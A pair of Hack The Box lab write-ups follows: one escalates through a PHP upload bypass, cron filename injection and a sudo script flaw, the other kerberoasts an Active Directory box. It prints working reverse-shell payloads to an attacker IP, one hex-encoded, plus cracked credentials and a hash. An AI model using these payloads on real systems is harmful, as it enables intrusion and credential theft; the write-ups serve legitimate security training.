
I confirmed python is on the device with which python. Got a reverse shell by triggering http://10.129.75.124/uploads/10_10_16_27.php.jpg?cmd=export%20RHOST=%2210.10.16.27%22;export%20RPORT=4444;python%20-c%20%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22/bin/bash%22)%27
nc -lvnp 4444

I was having issues stabilizing the shell but since I found the next step fairly quickly I figured we can just roll with it unless it becomes a problem. Under home there is a user named guly. We can not get user.txt but there is a php file and a crontab.

Read crontab.guly and check_attack.php.

Crontab runs every 3 minutes. It looks like the mail() option is vulnerable. This iterates through files in /uploads and checks them but we might be able to get command injection.

nc -lvnp 4445
cd /var/www/html/uploads/
I was playing with the payload but wasn’t able to properly get a shell at first so I had to encode it in hex and create this payload:
touch ‘file.jpg; echo “62617368202d69203e26202f6465762f7463702f31302e31302e31362e32372f3434343520303e2631” | xxd -r -p | bash’
And we got a shell and user.txt.

Started local enumeration as guly and right away we have an interesting file when running sudo -l.
sudo -l
Read the file.
cat changename.sh


It looks like we can inject commands here as well because $x is not quoted. Ran it as root and executed bash and we got root.txt.
GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Browsed to the web server and found a basic FaceMash-style page. Source code comments referenced /uploads and a gallery. Ran feroxbuster and found /backup, /upload.php, /photos.php, and /uploads.rustscan -a 10.129.75.124 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.75.124/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion2 – Source code review from backup archive
Downloaded backup.tar from /backup and read the PHP source files. Identified the upload validation logic: it checked file extension against an allowlist of image types, an IP address in the filename, and the magic bytes. Understood that uploads were stored in /uploads and named using the client IP.3 – Initial Access – file upload bypass via double extension and magic bytes
Appended a PHP webshell to the end of a legitimate image file and submitted it with a double extension filename of shell.php.jpg and a Content-Type of image/jpeg. The upload succeeded and the file appeared in the gallery. Triggered code execution by accessing the file in /uploads directly. Confirmed Python was available and triggered a Python reverse shell via URL-encoded query parameter.filename=”shell.php.jpg”
Content-Type: image/jpeg4 – Lateral movement via cron job command injection
Found guly’s home directory contained a crontab running check_attack.php every three minutes. Read the PHP script and identified it iterated over files in /uploads passing filenames unsanitized to a mail() call, enabling command injection via a crafted filename. Created a file with a semicolon-delimited command in the filename containing a hex-encoded bash reverse shell payload to bypass filtering. Caught a shell as guly when the cron job executed. Retrieved user.txt.touch ‘file.jpg; echo “62617368…” | xxd -r -p | bash’
5 – Privilege Escalation – unquoted variable in sudo script
Ran sudo -l and found guly could run changename.sh as root. Read the script and identified it assigned user-supplied input to variables without quoting, allowing command injection by injecting additional commands into the input. Passed a bash command as the value to obtain a root shell. Retrieved root.txt.
Key Takeaways
- Source code and backup archive exposed via unauthenticated web directory – The /backup directory was publicly accessible and contained a tar archive of the application source code, disclosing the upload validation logic and enabling precise exploit crafting. Backup files and source archives must never be stored in web-accessible directories and web server directory listing must be disabled.
- File upload bypass via double extension and magic byte spoofing – The upload validation checked only the file extension and magic bytes without validating the actual file content, allowing a PHP webshell appended to a valid image to pass all checks. File upload validation must use a combination of content inspection, strict allowlist extension checking, and server-side MIME type verification. Uploaded files must be stored outside the web root or renamed and served without executable permissions.
- Cron job passing unsanitized filenames to a system function – The check_attack.php script passed filenames from /uploads directly to the PHP mail() function without sanitization, enabling command injection via crafted filenames. Any script that processes filesystem data from user-controllable locations must sanitize all inputs before passing them to system functions or shell execution contexts.
- Unquoted shell variable in a sudo-executable script – The changename.sh script assigned user input to an unquoted variable which was subsequently evaluated by the shell, allowing command injection. All variables in shell scripts executed with elevated privileges must be quoted and user input must be validated against a strict allowlist before use.
- Web server directory listing enabling backup discovery – The /backup directory was browsable without authentication, making backup.tar trivially discoverable. Directory listing must be disabled globally and backup locations must be restricted to authorized management systems only.
Remediation
[Immediate] Remove the backup archive and disable directory listing
Delete backup.tar from /backup immediately and disable directory listing in the Apache configuration using Options -Indexes. Audit all web-accessible directories for source code archives, backup files, and configuration data and remove any findings.[Immediate] Harden the file upload validation
Rewrite the upload handler to validate file content server-side using a library that inspects actual file content rather than relying on extension or magic bytes alone. Rename all uploaded files to a random non-executable name, store them outside the web root, and serve them through a controlled download endpoint that sets a safe Content-Type header and prevents execution.[Immediate] Fix the cron script to sanitize filenames
Rewrite check_attack.php to validate filenames against an allowlist of permitted characters before processing them. Filenames must not be passed to mail() or any other function that evaluates them as command input. Consider processing only files matching a strict regex pattern and rejecting all others.[Immediate] Fix the unquoted variable in changename.sh
Rewrite changename.sh to quote all variables and validate all user-supplied input against an explicit allowlist before assignment. Remove the sudo rule until the fix is deployed and reviewed. Audit all other scripts executable via sudo for similar unquoted variable vulnerabilities.[Long-term] Implement a web application security baseline
Define a hardening standard covering file upload security, directory listing restrictions, cron script input validation, and sudo script review requirements. Integrate SAST tooling to detect unquoted variables and unsanitized inputs in shell scripts. Include file upload bypass testing and cron-based command injection in regular penetration tests. - Source code and backup archive exposed via unauthenticated web directory – The /backup directory was publicly accessible and contained a tar archive of the application source code, disclosing the upload validation logic and enabling precise exploit crafting. Backup files and source archives must never be stored in web-accessible directories and web server directory listing must be disabled.
-
Scrambled writeup
Scrambled writeup
Box name: Scrambled
Difficulty: Medium
OS: Windows
Overview: Scrambled is a medium Windows Active Directory machine. Enumerating the website hosted on the remote machine a potential attacker is able to deduce the credentials for the user ksimpson. On the website, it is also stated that NTLM authentication is disabled meaning that Kerberos authentication is to be used. Accessing the Public share with the credentials of ksimpson, a PDF file states that an attacker retrieved the credentials of an SQL database. This is a hint that there is an SQL service running on the remote machine. Enumerating the normal user accounts, it is found that the account SqlSvc has a Service Principal Name (SPN) associated with it. An attacker can use this information to perform an attack that is knows as kerberoasting and get the hash of SqlSvc. After cracking the hash and acquiring the credentials for the SqlSvc account an attacker can perform a silver ticket attack to forge a ticket and impersonate the user Administrator on the remote MSSQL service. Enumeration of the database reveals the credentials for user MiscSvc, which can be used to execute code on the remote machine using PowerShell remoting. System enumeration as the new user reveals a .NET application, which is listening on port 4411. Reverse engineering the application reveals that it is using the insecure Binary Formatter class to transmit data, allowing the attacker to upload their own payload and get code execution as nt authority\system.
Link: https://app.hackthebox.com/machines/Scrambled?tab=play_machine
Machine IP: 10.129.75.5
Ran rustscan against the machine.

rustscan -a 10.129.75.5 –ulimit 5000 -b 500 — -A -Pn
Screenshot of only the rustscan output to save space as there are a lot of ports open.

Checked out the webserver first. It brings us to a basic website.

Navigated around the site. Under http://10.129.75.5/support.html we notice that there is an alert and NLTM authentication has been disabled so it must be using kerberos.

Clicked further around the Resources. Under Contacting IT Support http://10.129.75.5/supportrequest.html, it shows us how to reach out to IT and it shows us a potential user ksimpson.

Under http://10.129.75.5/newuser.html it appears we can create a new user but it says it sends it to the manager once complete. I’m unsure if this would deal with foothold yet.

There is also some Sales Order software information, this is what is on port 4411 http://10.129.75.5/salesorders.html.

Lastly there is a mention of password reset and a message that if no one is available the password would just be set to the username which is a very bad process http://10.129.75.5/passwords.html.

Ran ldap search and we get the domain and hostname but nothing else too important.
ldapsearch -x -H ldap://10.129.75.5 -s base
Added scrm.local, DC1 and DC1.scrm.local to /etc/hosts. Considering the information we have from the website I tried listing shared from the ksimpson account using ksimpson as the password using nxc.
Ksimpson:ksimpson
nxc smb 10.129.75.5 -u “ksimpson” -p “ksimpson” -k –shares

It looks like we can read a few directories. Since NTLM is disabled there were a few new things I had to learn with these tools to force Kerberos authentication. I also created a kerb ticket to make it simpler.
impacket-getTGT scrm.local/ksimpson:ksimpson
export KRB5CCNAME=ksimpson.ccache


After we get the kerb ticket we can connect to the SMB shares. I checked out Public first and we see a ‘Network Security Changes.pdf’ file.
impacket-smbclient scrm.local/ksimpson@DC1 -k -no-pass
use Public
ls
get Network Security Changes.pdf
Read the PDF.

NTLM is definitely disabled as I was originally having issue authenticating as I had to learn to force kerberos authentication. The line that says ‘kerberos is 100% secure and has absolutely no way anyone could exploit it’ hints we may need to kerberoast. Microsoft says it’s a feature don’t worry. Also from the ‘Change:’, I’m assuming the Sales Order software we saw earlier is connected to the database which will have to poke at later. Kerberoasted and we actually get the sqlsvc account right away.

Ran hashcat to crack.
hashcat -m 13100 kerb.txt /usr/share/wordlists/rockyou.txt

scrm.local\sqlsvc:Pegasus60
Here we can try a silver ticket attack.
pypykatz crypto nt Pegasus60

b999a16500b87d17ec7f2e2a68778f05
impacket-lookupsid scrm.local/ksimpson@DC1 -k -no-pass
Domain SID is: S-1-5-21-2743207045-1827831105-2542523200
